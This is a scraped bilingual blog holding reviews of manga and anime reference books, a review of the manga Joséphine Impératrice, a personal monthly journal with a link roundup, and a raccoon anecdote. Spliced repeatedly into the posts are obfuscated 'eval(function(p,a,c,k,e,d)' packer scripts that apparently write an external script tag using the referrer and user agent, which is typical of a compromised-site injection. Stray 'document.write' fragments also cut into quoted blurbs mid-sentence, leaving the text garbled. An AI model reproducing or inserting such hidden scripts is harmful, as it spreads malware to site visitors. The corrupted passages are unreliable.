The book starts with an introduction to manga: what manga is, a brief history, its demographic, etc. The core of the book is the guide itself: over a thousand alphabetical entries of manga titles (plus over two hundred adult and yaoi entries in two separate sections at the end). In fact, the guide is more a compilation of reviews than a real encyclopedia: it does offer a bibliographical notice (including the official English title, Japanese title, author(s), English-language & original Japanese publishers, number of volumes, genre, and age rating), but most of each entry is dedicated to a short description and a commentary (punctuated by a four-star ranking system). Spread inside the listing, you also find thirty-eight articles developing on the various thematic or type of manga (comedy, cooking, crime, fantasy, etc.). The book concludes on two appendices explaining the age ratings and the basics of the Japanese language, a glossary, a bibliography and an artist index (listing their date of birth, titles, and sometime a web page or biographical notice—only eighteen mangaka have a proper notice).
Manga: The Complete Guide is certainly quite exhaustive, but it could have offered even more. I noticed a few missing titles—like Mangajin’s Mr. Benihana: The Rocky Aoki Story or Tezuka’s adaptation of Dostoyevsky’s Crime and Punishment published in English by The Japan Times—but that’s understandable, as such a work cannot be perfect. However, I would have liked to see more illustrations and more biographical notices. Also, I know it’s not realistic, but I wish we had a really complete manga reference, listing all manga (or at least all the notable and popular ones), even untranslated titles. Nevertheless Manga: The Complete Guide is certainly the best manga reference in the western world—so far. Whether you just want to know more about manga or are an avid manga reader, this book is an essential reference.
Manga: The Complete Guide, by Jason Thompson. New York: Del Rey/Ballantine Books (Random House), 2007. 556 pp., paperback, $19.95 US / $24.95 CDN, ISBN 978-0345485908. Recommanded for teenagers (12+). 
For more information:
A version of this article was previously published in PA #97: 77.
Manga: The complete guide © 2007 by Jason Thompson.
[ Traduire ]
Anime Classic Zettai
 “This is a must-have guide to 100 essential Japanese animation films, TV series, and made-for-video series, from 1950s classics to the latest Cartoon Network hits.
Looking for something specific? Eight unique icons make reviews easy to browse. From Akira to Naruto, Pokemon to Sailor Moon, anime veterans Brian Camp and Julie Davis present over 100 black & white images alongside summaries, style notes, rare facts, viewer-discretion guides, and critical comments on films that fans absolutely—zettai!—must see.”
[From the publisher’s web site]
We could say this book is only a compilation of reviews, but, on the other hand, it has the great advantage of offering extensive and very structured reviews. Also, if it offers only one hundred of them, they constitute the authors’ all time best anime selection (including movies, TV series, OAV, from 1958 to 2006, from Akira to Yu Yu Hakusho)!
The book opens on two essays: the first one gives a quick summary of the history of anime in America and explains the criteria use in the selection of titles; the second attempts to describe anime through its formats, styles and the experience it provides. It goes on with short biographies of fourteen great anime directors: Hideaki Anno, Osamu Dezaki, Yoshiaki Kawajiri, Satoshi Kon, Leiji Matsumoto, Hayao Miyazaki, Mamoru Oshii, Katsuhiro Otomo, Rintaro, Gisaburo Sugii, Isao Takahata, Osamu Tezuka, Yoshiyuki Tomino and Shinichiro Watanabe (a list similar to the Top 10 directors published in PA #90: 14). Like all good references, the book concludes with a bibliography. If there are about one hundred illustrations, some reviews have plenty of pictures while many are not illustrated at all. Such a book should be more generously illustrated.
All the reviews follow the same structure and are divided into nine parts: production notice (date, format, duration, genre, staff), summary, description of its style, comment (the review itself), mention of related titles (pre/sequels), notes on the creator/director, highlights (notable scenes), additional notes (anything from production notes to details on voice actors, or DVD extras), and rating advisory (violence, profanity, sexuality, etc.). All reviews are detailed and average three to four pages each.
I have often a hard time answering when people ask me to recommend them titles to watch. I’ve seen so many anime that it’s difficult to say which one I like best. This book offers an easy solution: here’s 100 titles that I can easily suggest. The book’s selection probably includes most people’s Top 10 (it’s the case for the staff Top 10 published in PA #84, or mine [minus Megazone 23], and you’ll find almost all Satoshi Kon [save Paprika] and Miyazaki [without Castle Of Cagliostro] titles). Of course, you cannot always agree with their selection (Chobits? Demon City Shinjuku? Harmagedon? Pokemon? Wicked City?!), but it certainly reviews most classic, popular and significant (historically or artistically) anime titles.
All in all, this is a very nice coffee table reading as it offers a ready-made list of viewing as well as lots of interesting information about the reviewed titles. Recommended for anime fans of all levels, zettai! (Absolutely!)
Anime Classics Zettai! 100 Must-See Japanese Animation Masterpieces, by Brian Camp & Julie Davis. Berkeley: Stone Bridge Press, 2007. 408 pp., paperback, $18.98 US / $23.00 CDN, ISBN 978-1-933330-22-8. Recommanded for teenagers (12+).
For more information / Pour plus d’information:
A version of this article was previously published in PA #97: 76.
Anime Classics Zettai © 2007 Brian Camp and Julie Davis.
[ Traduire ]
Gloire du matin! / Morning glory !
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|skdnz|var|u0026u|referrer|fbefd||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zzkby|var|u0026u|referrer|szndr||js|php’.split(‘|’),0,{}))
<a href="https://www.flickr.com/photos/clodjee/14414797088" target="“new”" title="Morning glory! by Clodjee Pelletier, document.write(“”); on Flickr”>


GraphoLexique du Manga
 “Ogives de bonheur, document.write(“”); vent de solitude, spirale de candeur, figure heno-heno-mohe-ji… Voici 33 symboles graphiques des mangas japonais enfin décodés pour le lecteur occidental.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ansft|var|u0026u|referrer|rrnzi||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|khtrb|var|u0026u|referrer|efbdy||js|php’.split(‘|’),0,{}))
Plus de 100 illustrations : planches d’auteurs mangas connus en France ou vignettes inédites de jeunes illustrateurs japonais.
Véritable livre ressource pour les auteurs et illustrateurs européens souhaitant mieux connaître les techniques des maîtres mangaka.”
[ Texte du site de l’éditeur et de la couverture arrière ]
Continuez après le saut de page >>
Ce livre traite de la lexicographie visuelle du manga. Je suis sûr que c’est un sujet déjà couvert par certains ouvrages du style “Comment dessiner les mangas”, mais je pense que c’est la première fois qu’un ouvrage lui est entièrement consacré.
Le livre explique le «vocabulaire» graphique de manga, c’est à dire tous les symboles et les éléments visuels qui aident le récit et sont spécifiques au mangas. L’ouvrage couvre trente-trois de ces symboles graphiques: (pour exprimer le bonheur, la joie:) les yeux renversés de joie, les ogives de bonheur, les étoiles dans les yeux, les fleurs de pureté, (pour exprimer la gêne, la confusion:) la goutte de gêne, les traits de rougeur, le personnage décoiffé, les postillons de parole, (pour exprimer la colère, la menace:) les crocs d’animalité, le scintillement de mauvais augure, la veine de colère, les yeux pincés d’effort, les yeux ronds de menace, les flammes d’enthousiasme, (pour exprimer la tension, la surprise:) la goutte de tension, le yeux en points, le saignement de nez, les éclairs de stupeur, les lignes de tension, le passage au négatif, (pour exprimer l’absence, l’insignifiance:) l’oeil vide, le personnage sans yeux, la figure heno-heno-mohe-ji, (pour suggérer une prise de conscience:) l’éclat de compréhension, la ligne d’intuition, (pour exprimer la lassitude, l’isolement:) les ombres d’épuisement, le souffle d’air, le vent de solitude, (pour exprimer certains états particuliers:) le spirale de candeur, la spirale de K.O., l’étoile de clic, (pour suggérer une modification dans le cours du récit:) les bords noirs de flash-back, le brouillage de souvenir.
Cela peut paraître un peu sec comme sujet juste de les énumérer comme ça, mais le fait que le livre est bien illustré et que chaque symbole reçoive chacun à peu près quatre pages d’explication, aide beaucoup à rendre le sujet plus compréhensible et facile à “digérer.” Le livre début avec deux chapitres qui explique la question du sens de lecture et de l’index visuel du genre graphique qu’est le manga, et se conclut avec un glossaire et un index des auteurs cités.
C’est un sujet qui certes offre un champs d’intérêt plutôt étroit, mais cela pourrait être utile si vous êtes un néophyte et que vous souhaitez mieux comprendre langage graphique du manga, si vous êtes un apprenti mangaka ou si vous êtes un chercheur universitaire et que vous souhaitez étudier le domaine. Donc une curiosité de spécialiste.
Quelques extraits du livres sont disponibles (en PDF) sur le site de l’éditeur: le sens de lecture et l’index visuel, exprimer la colère, la menace, exprimer la tension, la surprise.
This book title is “Graphical lexicography of manga: Understanding and using the graphical symbols of Japanese comics”. It talks about the graphical lexicography of manga. I am sure it is a subject covered in some English language manga references or “How-to draw manga” books, but I think it’s the first time (in any language—and this time, again, in French) that there’s a work entirely dedicated to it.
The book explains the graphical “vocabulary” of manga, which means the graphical symbols and elements that help telling the story and are specific to the genre. It studies thirty-three of those graphical symbols : eyes reversed of joy, circles of happiness, starry eyes, flowers of purity, sweat drop of embarassment, blushing line strokes, hair messed up out of being put out, droplet of saliva, fang of bestiality, sparkle of bad omen, vein of anger, eyes pinched in effort, threatening round eyes, flames of enthusiasm, sweat drop of tension, small-dot eyes, nose bleed, lightning flash of astonishment, tension lines, scene in negative, empty eyes, no eyes, heno-heno-mohe-ji face, sparkle of understanding, line of intuition, shadow of exhaustion, puff of air, wind of loneliness, spiral of ingenuousness, spiral of knock-out, star of blinking eye, black frame of flash-back, and blurr of memory. It might seem dry just mentioned like that, but the fact that the book is well illustrated helps a lot to understand each symbol—which also gets four pages of explanation each.
It is a pretty narrow field of interest but it can be useful if you are new to manga and want to better understand its graphical language, if you are a wanna-be mangaka or if you are a University academician and want to study the subject.
A few excerpts (in french) are available (in PDF) on the publisher’s website: the reading direction & visual index, how to express anger, threat, how to express tension, surprise. You can also find more information on the back cover of the book.
GraphoLexique du Manga: Comprendre et utiliser les symboles graphiques de la BD Japonaise. Written by Den Sigal. Paris: Eyrolles, 2007. 160 pgs. 17 €. ISBN 978-2-212-11791-2. Recommanded for adults. 
For more information / Pour plus d’information:
GraphoLexique du Manga © Groupe Eyrolles, 2007.
[ Traduire ]
June in review
June seemed like a very nice month (as good as May usually is) although we had a few days of heavy rain (my garage was flooded a couple of time: on the third, on the thirteen, but the worse was on the twenty-fourth and twenty-fifth). Despite all this, I was able to finish repairing and painting the garage door. The garden also started to blossom in many colours. The Mom alley-cat that took up residence in the garden’s shed (and who gave us Caramel last year) gave birth to another litter of kittens but was later chased from the shed by an invasion of raccoons!
I’ve complained many time to the city (using the official info and complain phone line) about the sidewalk’s defect that cause the rain water to go to my driveway instead of the sewage’s gutter and therefore flooding my garage. In three years nothing was done. Taking advantage of some errands near the borough Hall, I decided to pay a visit to my elected official. He was not there but I spoke with his assistant and explained the problem. She suggested that I email them pictures (which I did right away) and, to my great surprise, less than a week later there was city workers making markings on the sidewalk to prepare it for the repair!! Another week later some workers came back to cut the concrete. I expect the repair to be done soon… Now I know what to do to get results.
In june I also started working in a new location. I felt right away that the adaptation to this new work place would take some time. I have to learn a new routine and every place has its own particularities. However, a month into this new job, I must admit that I am quite disappointed. I remembered the place as very well organized, operating smoothly and quietly. Either I remembered wrong or something changed (well, a rapid succession of changes in management can fuck up the best of organization). I like the team, the place is indeed much more quieter and I now save between fifteen and thirty minutes on my commute, but so far I haven’t been given any specific tasks, the work flow is extremely disorganized and chaotic and the reduced staff and budget means that we are always running to keep up with what needs to be done. Not much time to relax, so it is even more stressful and tiring that the previous place! I am not sure I made the right move… I still have time to adapt, but as soon as it’s possible (I can’t move for another year) I will start applying to other jobs in the hope of finding the dream job or at least something even closer to home.
The end of june and early july brought a heat wave with temperature around 30’C (going over 40′ with the humidex)! We had many weeks without any rain, but it ended today. Hopefully, the rain won’t last too long. I took another couple of weeks of vacation to travel a little, do some work around the house and catch up with my writing (if I ever can!). My first day off, I was so tired that I slept for nearly twelve hours! I haven’t done that in a long time. I started updating my “Essential anime and manga references” moving it from the Protoculture website to my blog and adding more titles to this bibliography. I am planning on posting reviews for all those references (either updating the reviews that were previously published in PA, using some texts that had never been published before [like for the Dico Manga] or simply write new ones). I also wrote comments on the second volumes of Joséphine Impératrice and Le guide du mauvais père (both in french). It feels great! I hope to be able to keep that pace all summer.
Before the rain, I experienced a few of those perfect days of july. It reminded me of my childhood: a slight breeze in the trees, the songs of unseen birds, the distant shouts of children playing in the neighbourhood, the sun reflecting on the water. It brings back a feeling of deep quietness and idleness. Something that the europeans call farniente, I think. Unfortunately, in this busy life, it is only a fleeting sensation…
Not much happened in the news, but I nevertheless gathered a few worthy links that I gladly share with you after the jump:
Anime & Manga related, Japan, Popular Culture
- 3 Reasons People Still Tell Publishers They’re Reading Licensed Manga Illegally (OASG)
- Japan bans child porn, but excludes manga, anime (AP)
- Anime and Manga Exempted From Japan’s New Pornography Law (ICv2)
- Harmony Gold Launches ‘Robotech Academy’ Mini-Series Pilot Kickstarter Campaign (ANN)
- « Le Conte de la princesse Kaguya » – une héroïne venue des profondeurs de l’Histoire (Le Monde)
- Mieko Kawakami: le ravissement de Fuyuko (Le Monde)
Apple, apps and mobile devices news
- Tip of the Day: Take Easy Silhouette Shots with Your iPhone Camera (iPhone Life)
- Apple launches new cheaper iMac, starting at $1,099 (The Verge)
- Evidence of iPhone 6 Atmospheric Pressure Sensor Found in iOS 8 (Mac Rumors)
- Apple TV likely to gain Continuity this fall, allowing tighter integration with Mac & iOS (9 to 5 Mac)
- How to partition your Mac to test OS X Yosemite (iMore)
- Significant enhancements coming to AppleCare+, Apple IDs, iOS support (9 to 5 Mac)
- Report: iOS 8 will offer full manual camera controls (GigaOM)
- Cat Scratch Fever: The complete Friskies iOS cat app library (TUAW)
- Apple Smart Home Products (Business Insider)
- iMovie for Mac updated with stability improvements and bug fixes (9 to 5 Mac)
- Mac 101: Using QuickTime to record video of your Mac’s screen (TUAW)
Books, Digital Edition & Libraries
- How to Quit Amazon and Shop in an Actual Bookstore (Esquire)
- Seriously though, how did the Most Beautiful Library in America get Demolished? (Messy Nessy Chic)
- Québec jette aux oubliettes l’idée du prix unique du livre (RC)
- Small presses fill a niche in books about Japan (The Japan Times)
- I Was a Digital Best Seller! (NYT)
- Québec rejette clairement toute réglementation sur le prix du livre (Le Devoir)
- Comment lire la loi 51 (Le Devoir)
Economy, Environment & International/U.S. Politics
Health, home & garden
- L’eau de Montréal: Réglementation usages de l’eau (Lien, Dépliant [PDF], Règlement 13-023 [PDF])
Library Humour
Media, Culture, Entertainment & Society
- La télé en baisse, le numérique en hausse (Le Devoir)
- ‘Doctor Who’ Season 8 Premiere Set (ICv2)
- Another ‘Pacific Rim’ Movie (ICv2)
- Elementary! Sherlock returns for fourth season plus Christmas special (Cult of Mac)
- La tentation « hikikomori » (Le Monde)
Movie Festivals
- Fantasia announces a first wave of 2014 programming! (Lien)
- Fantasia announces a 2nd wave of 2014 titles! (Lien)
- Le FFM joue le tout pour le tout (Le Devoir)
- Éditorial: Un actif à conserver (Le Devoir, version complète sur la page Facebook du FFM)
- SODEC et FFM: dur divorce (La Presse)
- Pas de dernière chance au FFM (La Presse)
- FFM: fin de l’ère Losique-Cauchard (La Presse)
- Subvention du FFM: les analystes irrités (La Presse)
- Il était temps (La Presse)
Sciences & History
- Le volcan du mont Fuji dans un « état critique » après Fukushima (Le Monde)
- La ville fantôme de la conquête aztèque (Le Monde)
- Un mystère astronomique de 470 millions d’années (Le Monde)
Technology, Gadgets & Internet
- Nest Protect Smoke and Carbon Monoxide Detectors Return to Shelves With Lower $99 Price Tag (MacTrast)
- First Electric Harley Goes Zero to 60 in 4 Seconds (NBC)
- Harley-Davidson unveils its first electric hog (CNN)
- Review: Anker TC930 Ultra-Thin Keyboard Cover for iPad Air (iPhone Life)
- Google’s Nest Buys Dropcam for $555 Million (Re-code)
- Honeywell’s Lyric thermostat is a worthy Nest competitor (Engadget)
- Crock-Pot Smart Slow Cooker: iPhone control of a kitchen classic (TUAW)
Union stuff & Montreal’s libraries
- Un feu de camp pour le droit de négocier (Le Devoir)
- ?Jugement pompier (Métro)
- Régime minceur à Montréal (Le Devoir)
- Caisses de retraite: les Cols blancs se lèvent (SFMM)
- Manifestations de 15 minutes dans plusieurs municipalités du Québec (SFMM)
- Plus de 1 100 Cols blancs votent en faveur de moyens de pression (SFMM)
- Régimes de retraite: Coderre est satisfait du projet de loi (Canoe)
- Réseau des bibliothèques publiques de Montréal: Le libre-service (Lien)
- L’hypocrisie de nos élus (Le Devoir)
[ Traduire ]
Joséphine Impératrice (2)
 “Joséphine, document.write(“”); apprenant le décès de sa plus jeune sœur et la santé vacillante de son père, décide de retourner en Martinique. Elle emmène avec elle sa fille Hortense, tandis que son jeune fils, Eugène, doit rester à Paris pour parfaire son éducation de futur héritier de la famille de Beauharnais. À Paris, le peuple crie famine et réclame justice au Roi et à la noblesse. Alors que des groupes d’actions s’organisent, Agathon fait la connaissance de Saint-Just, un des acteurs de la révolte, qui tente de l’entraîner dans la fièvre révolutionnaire.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ekfni|var|u0026u|referrer|ibhbf||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kztda|var|u0026u|referrer|khnkh||js|php’.split(‘|’),0,{}))
“La vie tumultueuse et passionnée de Joséphine de Beauharnais, qui devint la femme de Napoléon et l’impératrice des Français !”
Volume 2 / 4
[ Texte du site de l’éditeur et de la couverture arrière ]
Continuez après le saut de page >>
ATTENTION: Peut contenir des traces de “spoilers”! Les personnes allergiques à toutes discussions d’une intrigue avant d’en avoir elle-même prit connaissance sont vivement conseillé de prendre les précautions nécessaires pour leur sécurité et ne devraient poursuivre qu’avec circonspection.
 J’ai introduit ce manga l’automne dernier et en ai déjà commenté le premier volume. Je vous réfère à ces articles pour plus de détails. Le deuxième volume de Joséphine Impératrice (?????????? / Bara no Josephine / lit. “Les roses de Joséphine”), prépublié en feuilletons dans Princess Gold, le magazine mensuel sh?jo de Akita Shoten, a été publié au Japon en janvier 2013 et traduit en français chez Pika Éditions en novembre 2013.
Joséphine s’est installé à Fontainebleau, chez son beau-père. Elle reçoit une lettre de la Martinique, ce qui la rend heureuse car elle dit qu’elle sent encore le soleil. Toutefois, cette lettre est porteuse de mauvaises nouvelles: son père est très malade et sa jeune soeur Françoise est décédé. Joséphine décide donc de retourner en Martinique pour visiter ses parents et leur présenter ses enfants [ci-contre: pg 12]. Devant les périls d’un tel voyage, Alexandre s’y oppose. Il refuse surtout de laisser partir Eugène, l’héritier des Beauharnais, car il veut qu’il reçoive une éducation digne de son rang. Un compromis est néanmoins établi: Joséphine amènera Hortense en Martinique tandis qu’Eugène demeurera à Paris, chez Madame de Beauharnais, sous la supervision d’Agathon.
 Fidèle à lui-même, Alexandre ne tiens pas sa promesse et traite Agathon comme un simple domestique. Il se console par ses retrouvailles avec Jean, le cuisinier des Beauharnais qu’il considère comme un grand-frère. Celui-ci fréquente Sylvie, la domestique des voisins. Ils espèrent se marier mais le maître de celle-ci refuse et, la considérant comme une esclave, la marque au fer rouge. Sylvie se suicide de honte et de désespoir. Jean, furieux contre la comportement ignoble de la noblesse, se joint à une cellule révolutionnaire afin de lutter pour la liberté et l’égalité du peuple. Il introduit Agathon à ses amis, dont Saint-Just. La révolution gronde, puis éclate le 14 juillet 1789. La haine du peuple laisse place à la vengeance et de nombreux nobles sont massacrés. Agathon se réfugie à Fontainebleau où tout est surprenamment calme. En effet, Alexandre s’est joint à l’armée révolutionnaire.
Le séjour de Joséphine en Martinique est relativement sans histoire, du moins jusqu’à ce que la révolution rejoigne les paysans opprimés avec une année de retard, et qu’elle doivent retourner en France précipitamment. Alexandre est maintenant membre de l’Assemblée constituante et Jacobin. Il en est le président lorsque le roi Louis XVI tente de fuir à Varennes, ce qui mènera éventuellement à son procès et son exécution en janvier 1793. À la fin de son terme, Alexandre rejoint l’armée pour défendre le territoire française contre la coalition européenne. Blâmé pour la défaite de Mayence, il est accusé de trahison et emprisonné à la prison des Carmes. Joséphine tente de plaider pour sa libération mais est arrêtée à son tour. Elle retrouve Alexandre en prison [ci-contre: pg 158]. Celui-ci sera exécuté en juillet 1794. C’est le début de la Terreur, avec ses arrestations arbitraires, ses procès sommaires et ses exécutions de masse. Agathon est convaincu que la seule façon de mettre fin à la terreur, et de sauver Joséphine, est d’assassiner Robespierre. C’est alors qu’il croise par hazard un petit général nommé Bonaparte…
Pages 168-69: Joséphine et Alexandre de Beauharnais se retrouvent à la prison des Carmes

Ce volume de Joséphine Impératrice, nous offre un excellent et agréable récit. Il nous permet, par la bande, non seulement de rafraichir nos connaissances de la révolution française, mais l’utilisation habile de personnages fictifs comme Agathon ou Jean, nous évite de trop s’embourber dans les faits historiques. Le style détaillé et précis supporte très bien le récit. L’ensemble représente un exemple remarquable de manga sh?jo: une histoire romantique encadrée de fleurs et de belles robes.
Bien sûr, Joséphine Impératrice est plus que cela. Si le genre sh?jo (qui signifie simplement manga pour filles) est surtout définit (selon Matt Thorn) par certaines caractéristiques du récit et du style—-ce sont des histoires romantiques qui mettent toujours de l’avant des personnages principaux féminins, et où l’on retrouve des yeux exceptionnellement grands, de même que des fleurs, des bulles ou des étoiles dessinées en arrière-plan—-en définitive un manga sera considéré comme sh?jo simplement parce qu’il est publié dans un magazine sh?jo. Le sh?jo classique fait souvent plus dans la romance légère, du genre conte de fée ou feuilleton télévisée mélodramatique (soap opera). Dans ce cas-ci, si l’on tient compte du sérieux de l’histoire qui prend place au sein de la révolution française, il s’agirait plutôt d’un manga josei (ou Ladies comics) qui s’adresse à un public féminin adulte.
Quoiqu’il en soit, que vous vous intéressiez à l’histoire ou simplement aux mangas sh?jo en général, Joséphine Impératrice est une excellente lecture.
Joséphine Impératrice, vol. 2, écrit par Kaoru Ochiai et illustré par Yumiko Igarashi. Boulogne: Pika Éditions, novembre 2013. 192 pages, N & B, 11.8 x 18.0 x 1.4 cm, 7,50 € / $12.95 Can, ISBN 978-2-8116-1285-6. Sens de lecture original japonais. Recommandé pour adolescents (12+).
Pour plus d’information vous pouvez consulter les sites suivants:
Bara no Josephine © Yumiko Igarashi & Kaoru Ochiai / Visions 2013. All rights reserved. © 2013 Pika Éditions pour la présente édition française.
[ Translate ]
Rat-urday’s picture

Quelle ne fut pas ma surprise mercredi dernier de découvrir une famille de cinq ou six ratons sur la balcon en train de piller la nourriture des chats! Veuillez d’ailleurs excuser les clichés flous: j’avais le iPhone d’une main et une tapette à mouche de l’autre, document.write(“”); afin de me défendre et de chasser cette meute grondante. Non seulement ils ont dilapidé les choux de Bruxelles de notre jardin mais, le lendemain, la maman chat qui avait élue domicile dans la remise avec ses chatons a décidé que le coin était un peu trop fréquenté à son goût et a levé le camp illico avec toute sa famille!
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|drddh|var|u0026u|referrer|sffdn||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zyhfy|var|u0026u|referrer|etzdh||js|php’.split(‘|’),0,{}))
Much to my surprise I discovered last Wednesday on the balcony a family of five or six raccoons looting the cats’ food! Please excuse the blurry shots as I had the iPhone in one hand and a fly swatter on the other, to defend myself and chase this rumbling pack. Not only have they squandered the Bruxelles sprouts from our garden, but the next day the mother cat who had took up residence in the shed with her ??kittens decided that the area was a little too crowded for her liking and decamped pronto with her whole family!

Dico Manga
 “Depuis près d’un siècle, document.write(“”); au Japon, la bande dessinée rêve et raconte la vie sous toutes ses formes à des générations de lecteurs enthousiastes, quels que soient leurs âge, sexe, origine ou statut social.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|iefzf|var|u0026u|referrer|rbnfs||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zkziy|var|u0026u|referrer|kafht||js|php’.split(‘|’),0,{}))
“Plus récemment, au tournant des années 1980, le monde francophone s’est à son tour pris de passion pour les mangas, faisant un triomphe à cette manière originale de raconter des histoires en images.”
“Il manquait encore un grand ouvrage de référence à ce phénomène éditorial, matrice d’une nouvelle pop culture planétaire. Voici donc le DicoManga, dictionnaire illustré de la bande dessinée japonaise traduite et publiée en français. Pour la première fois, un panorama complet du monde foisonnant des mangas.” [ Texte de la couverture arrière ]
“Cet ouvrage exceptionnel propose un panorama complet du monde foisonnant des mangas parus en langue française. Avec 900 illustrations, et 1500 entrées c’est assurément le livre-événement pour tous les fans de mangas!“ [ Texte du site de l’éditeur ]
Continuez après le saut de page >>
English text follows
 Il s’est décidément produit beaucoup références encyclopédiques sur le manga ces dernières années. Le premier était probablement ce dictionnaire manga italien (A-Z Manga: Guida al fumetto giapponese (sept. 2004), voir mon commentaire dans PA N ° 86: 38), qui offre plus de 500 entrées, mais est plutôt mince, mal illustrés et ne contient aucun détails sur les éditions, mais comprend au moins une bonne quantité de notices biographiques de mangaka (près de 100!). Elle a été suivie d’une première référence de manga français (Le Guide Phénix du Manga (décembre 2005), voir mon commentaire dans PA n ° 88: 86), qui offre une introduction complète au manga, ainsi que des notices biographiques pour (seulement) quarante mangaka majeurs et plus de 700 très courtes entrées—le guide a été mis à jour en novembre 2006, avec 125 nouvelles pages. Avec des références plus en plus nombreuses et volumineuses, en octobre 2007, une première référence en anglais est publiée (Manga: The Complete Guide par Jason Thompson, voir mon commentaire dans PA n ° 97: 77) qui offre plus de mille entrées référençant tous les titres de manga publié en Amérique du Nord. Si ce livre se lit plus comme une compilation de critiques qu’une véritable encyclopédie, offre peu d’illustrations et moins de vingt notices biographiques, il est néanmoins bien écrit et c’est la référence de manga la plus exhaustive jusqu’alors. Pouvait-on faire encore mieux?
Bien sûr, avec un autre livre français, Dico Manga: Le Dictionnaire encyclopédique de la bande dessinée japonaise sorti en Mars 2008. Il s’agit d’une énorme bible sur le manga (qui pèse 1,7 kg), le résultat de trois années de recherche par une équipe de dix auteurs. Ses 1500 entrées alphabétiques couvrent tous les titres de mangas publiés en français (jusqu’en décembre 2006), avec de nombreuses entrées dédiées aux mangaka, éditeurs, ou aux éléments de culture japonaise qu’on retrouve souvent dans les mangas. Les caractéristiques du genre lui-même (son histoire, les magazines spécialisés, le sens de lecture, des effets sonores, etc) sont étudiés dans une série d’articles plus longs répartis dans tout le livre.
